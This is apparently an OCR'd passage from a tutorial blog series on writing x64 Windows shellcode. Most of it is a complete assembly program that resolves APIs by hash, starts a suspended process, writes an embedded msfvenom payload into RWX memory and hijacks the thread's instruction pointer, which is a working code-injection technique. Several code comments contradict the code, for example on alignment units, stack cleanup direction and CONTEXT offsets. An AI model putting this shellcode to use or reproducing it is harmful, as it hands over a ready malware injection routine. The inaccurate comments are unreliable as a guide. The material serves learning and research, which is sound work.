

Figure 5: Finding the ImagePathName Offset

To dump the Unicode string using WinDbg, use the following command:

```
du poi(poi(@$peb+0x20)+0x68)
```



Figure 6: Displaying the ImagePathName Value Using WinDbg

The updated assembly code to find the process name:

```
mov rax, [gs:0x60]     ; Store the address of the PEB structure in RAX
mov rax, [rax+0x20]    ; Store the address of the _RTL_USER_PROCESS_PARAMETERS
                       ; structure in RAX
mov rax, [rax+0x68]    ; Store the address of the ImageProcessName value in RAX
mov [r13+0x40], rax    ; Store the address of the process path at r13+0x40 to use
later
```

Code Listing 23: Locating the Current Process Path

Calling Win32 APIs

Another difference that will need to be addressed in 64-bit is the calling convention that is used. In x86, argument values are pushed to the stack in reverse order. Meaning the last argument is pushed first and the first argument to the function is pushed last. In x64, the first four arguments are stored in registers instead of the stack and anything past the fourth argument are pushed to the stack. The following article describes how this works:

https://docs.microsoft.com/en-us/cpp/build/x64-calling-convention?view=msvc-160

Additionally, according to that documentation, a shadow store must be created on the stack. This shadow space can be used to store the 4 registers (**RCX**, **RDX**, **R8**, **R9**) if necessary. This shadow space must be 32-bytes. This will place the first argument that is pushed to the stack (fifth function argument) at an offset of **RSP+0x20**. According to the documentation, this **shadow space** must be made available to the callee function. The stack will look something like this when making a x64 function fastcall:



Figure 7: x64 Fastcall Stack Visual

This example from the final assembly program demonstrates a call to **CreateProcessW**. Since the arguments are integers and memory pointers, the calling convention used will be:

function(RCX, RDX, R8, R9, [RSP+0x20], [RSP+0x28], [RSP+0x30], …)

```
; Create a suspended process
xor rcx, rcx                    ; prep the stack for x64 fastcall
                                ; 6 arguments + 0x20 bytes = 0x48
mov cl, 0x48
call create_empty_structure     ; Zero out the stack space used

lea rsi, [rdi+0x68]             ; Load the effective address of the
                                ; PROCESS_INFORMATION structure into RSI
mov [rsp+0x48], rsi             ; Push the pointer to the
lpProcessInformation
                                ; structure
mov [rsp+0x40], rdi             ; Push the pointer to the lpStartupInfo
                                ; structure
mov [rsp+0x38], rax             ; lpCurrentDirectory = NULL
mov [rsp+0x30], rax             ; lpEnvironment = NULL
mov byte [rsp+0x28], 0x04       ; dwCreationFlags = CREATE_SUSPENDED
mov [rsp+0x20], rax             ; bInheritHandles = FALSE
mov r9, rax                     ; lpThreadAttributes = NULL
mov r8, rax                     ; lpProcessAttributes = NULL
mov rdx, qword [r13+0x48]       ; lpCommandLine = current process
mov rcx, rax                    ; lpApplicationName = NULL
call [r13+0x08]                 ; Call CreateProcessW
add rsp, 0x48                   ; Clean up the stack 0x20 + 0x28 =
fastcall +
                                ; 6 arguments
```

Code Listing 24: Calling CreateProcessW In x64 Assembly

Notice that the arguments beyond the first four arguments are moved to the stack, with the last argument being the furthest from **RSP**. Also notice that after the call returns, **RSP** is restored by subtracting **0x48** bytes from the stack. In x64 fastcalls, the calling function is responsible for cleaning up the stack. To better illustrate the fastcall, what registers are used and where arguments are in the stack, let us look at the **CreateProcessW** call in more detail.

According to Microsoft's documentation, the **CreateProcessW** call requires 10 arguments. Based on the calling convention, the arguments will need to placed in the corresponding registers and stack offsets:

```
BOOL CreateProcessW(
  LPCWSTR               lpApplicationName,             // RCX
  LPWSTR                lpCommandLine,                 // RDX
  LPSECURITY_ATTRIBUTES lpProcessAttributes,           // R8
  LPSECURITY_ATTRIBUTES lpThreadAttributes,            // R9
  BOOL                  bInheritHandles,               // [RSP+0x20]
  DWORD                 dwCreationFlags,               // [RSP+0x28]
  LPVOID                lpEnvironment,                 // [RSP+0x30]
  LPCWSTR               lpCurrentDirectory,            // [RSP+0x38]
  LPSTARTUPINFOW        lpStartupInfo,                 // [RSP+0x40]
  LPPROCESS_INFORMATION lpProcessInformation           // [RSP+0x48]
);
```

Code Listing 25: CreateProcessW with Comments Denoting Argument Locations

CONTEXT Structure Alignment

While converting the assembly code from x86 to x64, there was an issue with the **CONTEXT** structure creation. In researching the issue, it appeared that the **CONTEXT** structure's address needs to be 16-Bit aligned. To ensure that the **CONTEXT** structure is properly aligned, the following routine was used. The **CONTEXT** structure's address will be stored in the **R15** register for convenience:

```
xor rcx, rcx                        ; Create CONTEXT object
mov ecx, 0x04F8                     ; CONTEXT + 0x08 for padding for stack
adjustment
call create_empty_structure

; Save CONTEXT object & 16-bit align it
mov r15, rsp
push 0
and r15, -16                        ; CONTEXT object should be 16-bit aligned
mov dword [r15+0x30], 0x010007      ; CONTEXT ContextFlags = CONTEXT_FULL
```

Code Listing 26: Creating CONTEXT Structure at a 16-bit Aligned Address

Full Assembly Program

After converting the Assembly code from x86 to x64, the final assembled program weighs in at 873 bytes. There are likely corners that can be cut to reduce the size of the final program.

```
[SECTION .text]

BITS 64

_start:
    jmp main

    ; Constants
    win32_library_hashes:
        call win32_library_hashes_return
        ; LoadLibraryA      R13
        dd 0xEC0E4E8E
        ; CreateProcessW - R13 + 0x08
        dd 0x16B3FE88
        ; TerminateProcess - R13 + 0x10
        dd 0x78B5B983
        ; GetThreadContext - R13 + 0x18
        dd 0x68A7C7D2
        ; VirtualAllocEx - R13 + 0x20
        dd 0x6E1A959C
        ; WriteProcessMemory - R13 + 0x28
        dd 0xD83D6AA1
        ; SetThreadContext - R13 + 0x30
        dd 0xE8A7C7D3
        ; ResumeThread - R13 + 0x38
        dd 0x9E4A3F88
        ; GetCurrentProcess - R13 + 40
        dd 0x7B8F17E6

    ; ======== Function: find_kernel32
    find_kernel32:
        push rsi
        mov rax, [gs:0x60]
        mov rax, [rax+0x18]
        mov rax, [rax+0x20]
        mov rax, [rax]
        mov rax, [rax]
        mov r11, [rax+0x20]                 ; Kernel32 Base Stored in R11
        pop rsi
        ret

    ; ======= Function: find_function
    find_function:
        mov eax, [r11+0x3C]
        mov edx, [r11+rax+0x88]
        add rdx, r11                        ; RDX now points to the
IMAGE_DATA_DIRECTORY structure
        mov ecx, [rdx+0x18]                 ; ECX = Number of named exported
functions
        mov ebx, [rdx+0x20]
        add rbx, r11                        ; RBX = List of exported named
functions
    find_function_loop:
        jecxz find_function_finished
        dec ecx                             ; Going backwards
        lea rsi, [rbx+rcx*4]                ; Point RSI at offset value of the
next function name
        mov esi, [rsi]                      ; Put the offset value into ESI
        add rsi, r11                        ; RSI now points to the exported
function name
```

```
    compute_hash:
        xor edi, edi                        ; Zero EDI
        xor eax, eax                        ; Zero EAX
        cld                                 ; Reset direction flag
    compute_hash_again:
        mov al, [rsi]                       ; Place the first character from the
function name into AL
        inc rsi                             ; Point RSI to the next character of
the function name
        test al, al                         ; Test to see if the NULL terminator
has been reached
        jz compute_hash_finished
        ror edi, 0x0D                       ; Rotate the bits of EDI right 13
bits
        add edi, eax                        ; Add EAX to EDI
        jmp compute_hash_again
    compute_hash_finished:
    find_function_compare:
        cmp edi, r12d                       ; Compare the calculated hash to the
stored hash
        jnz find_function_loop
        mov ebx, [rdx+0x24]                 ; EBX contains the offset to the
                                            ; AddressNameOrdinals list
        add rbx, r11                        ; RBX points to the
AddressNameOrdinals list
        mov cx, [rbx+2*rcx]                 ; CX contains the function number
matching the
                                            ; current function
        mov ebx, [rdx+0x1C]                 ; EBX contains the offset to the
AddressOfNames list
        add rbx, r11                        ; RBX points to the AddressOfNames
List
        mov eax, [rbx+4*rcx]                ; EAX contains the offset of the
desired function address
        add rax, r11                        ; RAX contains the address of the
desired function
    find_function_finished:
        ret

    ; ======== Function: resolve_symbols_for_dll
    resolve_symbols_for_dll:
        mov r12d, [r8d]                     ; Move the next function hash into
R12
        add r8, 0x04                        ; Point R8 to the next function hash
        call find_function
        mov [r15], rax                      ; Store the resolved function address
        add r15, 0x08                       ; Point to the next free space
        cmp r9, r8                          ; Check to see if the end of the hash
list was reached
        jne resolve_symbols_for_dll
    resolve_symbols_for_dll_finished:
        ret

    ; ======== Inject Code
    ; Payload
    injected_code:
    call injected_code_return
    ; msfvenom -p windows/x64/exec -a x64 --platform windows CMD=calc -f dword
    ; EXITFUNC=thread
    ; No encoder specified, outputting raw payload
    ; Payload size: 272 bytes
    ; Final size of dword file: 832 bytes
```

```
dd 0xe48348fc
dd 0x00c0e8f0
dd 0x51410000
dd 0x51525041
dd 0xd2314856
dd 0x528b4865
dd 0x528b4860
dd 0x528b4818
dd 0x728b4820
dd 0xb70f4850
dd 0x314d4a4a
dd 0xc03148c9
dd 0x7c613cac
dd 0x41202c02
dd 0x410dc9c1
dd 0xede2c101
dd 0x48514152
dd 0x8b20528b
dd 0x01483c42
dd 0x88808bd0
dd 0x48000000
dd 0x6774c085
dd 0x50d00148
dd 0x4418488b
dd 0x4920408b
dd 0x56e3d001
dd 0x41c9ff48
dd 0x4888348b
dd 0x314dd601
dd 0xc03148c9
dd 0xc9c141ac
dd 0xc101410d
dd 0xf175e038
dd 0x244c034c
dd 0xd1394508
dd 0x4458d875
dd 0x4924408b
dd 0x4166d001
dd 0x44480c8b
dd 0x491c408b
dd 0x8b41d001
dd 0x01488804
dd 0x415841d0
dd 0x5a595e58
dd 0x59415841
dd 0x83485a41
dd 0x524120ec
dd 0x4158e0ff
dd 0x8b485a59
dd 0xff57e912
dd 0x485dffff
dd 0x000001ba
dd 0x00000000
dd 0x8d8d4800
dd 0x00000101
dd 0x8b31ba41
dd 0xd5ff876f
dd 0x2a1de0bb
dd 0xa6ba410a
dd 0xff9dbd95
dd 0xc48348d5
dd 0x7c063c28
```

```
    dd 0xe0fb800a
    dd 0x47bb0575
    dd 0x6a6f7213
    dd 0x89415900
    dd 0x63d5ffda
    dd 0x00636c61


    create_empty_structure:
        pop rbx
        xor rax, rax                        ; Zero RAX
        sub rsp, rcx                        ; Allocate stack space for the two
                                            ; structures
        mov rdi, rsp                        ; set rdi to point to the STARTUPINFO
                                            ; structure
        push rdi                            ; Preserve RDI on the stack as it
will
                                            ; be modified by the following
                                            ; instructions
        rep stosb                           ; Repeat storing zero at the buffer
                                            ; starting at rdi until rcx is zero
        pop rdi                             ; restore RDI to its original value
        push rbx
        ret

    perform_injection:
        ; Get current process ImagePathName
        mov rax, [gs:0x60]                  ; Store the address of the PEB
structure in RAX
        mov rax, [rax+0x20]                 ; Store the address of the
                                            ; _RTL_USER_PROCESS_PARAMETERS
                                            ; structure in RAX
        mov rax, [rax+0x68]                 ; Store the address of the
ImageProcessName
                                            ; value in RAX
        mov [r13+0x48], rax                 ; Store the address of the process
path at R13+0x48 to use later

        ; Create & Initialize structures
        xor rcx, rcx
        mov cl, 0x80
        call create_empty_structure

        mov byte[rdi], 0x68                 ; Set STARTUPINFOW.cb = 0x68

        ; Create a suspended process
        xor rcx, rcx                        ; prep the stack for x64 fastcall
        mov cl, 0x48                        ; 0x20 shadow space + 6 arguments
        call create_empty_structure

        lea rsi, [rdi+0x68]                 ; Load the effective address of the
                                            ; PROCESS_INFORMATION structure into
RSI
        mov [rsp+0x48], rsi                 ; Push the pointer to the
lpProcessInformation
                                            ; structure
        mov [rsp+0x40], rdi                 ; Push the pointer to the
lpStartupInfo
                                            ; structure
        mov [rsp+0x38], rax                 ; lpCurrentDirectory = NULL
        mov [rsp+0x30], rax                 ; lpEnvironment = NULL
        mov byte [rsp+0x28], 0x04           ; dwCreationFlags = CREATE_SUSPENDED
```

```
        mov [rsp+0x20], rax                ; bInheritHandles = FALSE
        mov r9, rax                        ; lpThreadAttributes = NULL
        mov r8, rax                        ; lpProcessAttributes = NULL
        mov rdx, qword [r13+0x48]          ; lpCommandLine = current process
        mov rcx, rax                       ; lpApplicationName = NULL
        call [r13+0x08]                    ; Call CreateProcessW
        add rsp, 0x48                      ; Clean up the stack 0x20 + 0x28 =
fastcall + 6
                                           ; arguments

        ; Begin GetThreadContext
        xor rcx, rcx                       ; Create CONTEXT object
        mov ecx, 0x04F8                    ; CONTEXT + 0x08 for padding for
stack
                                           ; adjustment
        call create_empty_structure

        ; Save CONTEXT object & 16-bit align it
        mov r15, rsp
        push 0
        and r15, -16                       ; CONTEXT object should be 16-bit
aligned
        mov dword [r15+0x30], 0x010007     ; CONTEXT ContextFlags = CONTEXT_FULL

        xor rcx, rcx                       ; prep the stack for x64 fastcall
        mov cl, 0x20                       ; 0x20 shadow space
        call create_empty_structure

        mov rdx, r15                       ; lpContext
        mov rcx, qword [rsi+0x08]          ; hThread =
PROCESS_INFORMATION.hThread =
                                           ; R13+0x04
        call [r13+0x18]                    ; Call GetThreadContext
        add rsp, 0x20                      ; Clean up stack

        ; Begin VirtualAllocEx
        xor rcx, rcx                       ; prep the stack for x64 fastcall
        mov cl, 0x28                       ; 0x20 shadow space + 1 argument
        call create_empty_structure

        mov dword [rsp+0x20], 0x40         ; flProtect = PAGE_EXECUTE_READWRITE
        mov r9, 0x1000                     ; flAllocationType = MEM_COMMIT
        mov r8, 0x5000                     ; dwSize = 20kb
        mov rdx, 0                         ; lpAddress = NULL
        mov rcx, qword [rsi]               ; hProcess =
PROCESS_INFORMATION.hProcess = RSI
        call [r13+0x20]                    ; Call VirtualAllocEx
        add rsp, 0x28

        ; Setup CONTEXT object for thread change
        mov [r15+0xf8], rax                ; CONTEXT object offset 0xB8 = RIP

        ; Begin WriteProcessMemory
        xor rcx, rcx                       ; prep the stack for x64 fastcall
        mov cl, 0x28                       ; 0x20 shadow space + 1 argument
        call create_empty_structure

        mov dword [rsp+0x20], 0            ; lpNumberOfBytesWritten = NULL
        mov r9, 0x110                      ; nSize = 0x110 = 272 bytes
        jmp injected_code                  ; jump to the stored code
        injected_code_return:              ; lpBuffer = return address pushed to
the stack
```

```
        pop r8                              ; pop the return address into R8
        mov rdx, [r15+0xf8]                 ; lpBaseAddress
        mov ecx, dword [rsi]                ; hProcess =
PROCESS_INFORMATION.hProcess = RSI
        call [r13+0x28]                     ; Call WriteProcessMemory
        add rsp, 0x28

        ; Begin SetThreadContext
        xor rcx, rcx                        ; prep the stack for x64 fastcall
        mov cl, 0x20                        ; 0x20 shadow space
        call create_empty_structure

        mov rdx, r15                        ; lpContext = CONTEXT structure
        mov rcx, qword [rsi+0x08]           ; hThread =
PROCESS_INFORMATION.hThread =
                                            ; RSI+0x04
        call [r13+0x30]                     ; Call SetThreadContext
        add rsp, 0x20                       ; Clean up the stack

        ; Begin ResumeThread
        xor rcx, rcx                        ; prep the stack for x64 fastcall
        mov cl, 0x20                        ; 0x20 shadow space
        call create_empty_structure

        mov rcx, qword [rsi+0x08]           ; hThread =
PROCESS_INFORMATION.hThread =
                                            ; RSI+0x04
        call [r13+0x38]                     ; Call ResumeThread
        add rsp, 0x20                       ; Clean up the stack

        ; Begin GetCurrentProcess
        xor rcx, rcx                        ; prep the stack for x64 fastcall
        mov cl, 0x20                        ; 0x20 shadow space
        call create_empty_structure

        call [r13+0x40]                     ; Call GetCurrentProcess
        add rsp, 0x20                       ; Clean up the stack

        ; Begin TerminateProcess
        mov [r13+0x50], rax                 ; Save the process handle
        xor rcx, rcx                        ; prep the stack for x64 fastcall
        mov cl, 0x20                        ; 0x20 shadow space
        call create_empty_structure

        xor rdx, rdx                        ; Exit Code 0
        mov rcx, [r13+0x50]                 ; pHandle, RAX = Current process
handle
        call [r13+0x10]                     ; Call TerminateProcess

    main:
        sub rsp, 0x110                      ; Allocate space on stack for
function
                                            ; addresses
        mov rbp, rsp                        ; Set ebp as frame ptr for relative
offset on
                                            ; stack
        call find_kernel32                  ; Find base address of kernel32.dll
        jmp  win32_library_hashes
        win32_library_hashes_return:
        pop r8                              ; R8 is the hash list location
        mov r9, r8
        add r9, 0x40                        ; R9 marks the end of the hash list
```

```
        lea r15, [rbp+0x10]                 ; This will be a working address used
to store
                                            ; our function addresses
        mov r13, r15                        ; R13 will be used to reference the
stored
                                            ; function addresses
        call resolve_symbols_for_dll
        call perform_injection
```

Code Listing 27: Full x64 Assembly Program

Testing it Out

To test out the assembled program, follow the procedure described above, this time placing the escaped byte code into the x64 section. To compile the final C program in x64, the 64-bit mingw compiler must be used:

```
x86_64-w64-mingw32-gcc run_machine_code.c -o run_machine_code_x86.exe
```

Conclusion

There will be at least one more blog post in this series before it is wrapped up. Binding to a socket and self-injection are the final steps that remain to complete a functional One-Way-Shellcode, like what SK Chong wrote about in Phrack 62 in his article titled “History and Advances in Windows Shellcode”. I hope that this has been educational. Each time I write one of these, I learn a little bit more about writing Assembly. This process is as much for you, the reader, as it is for me.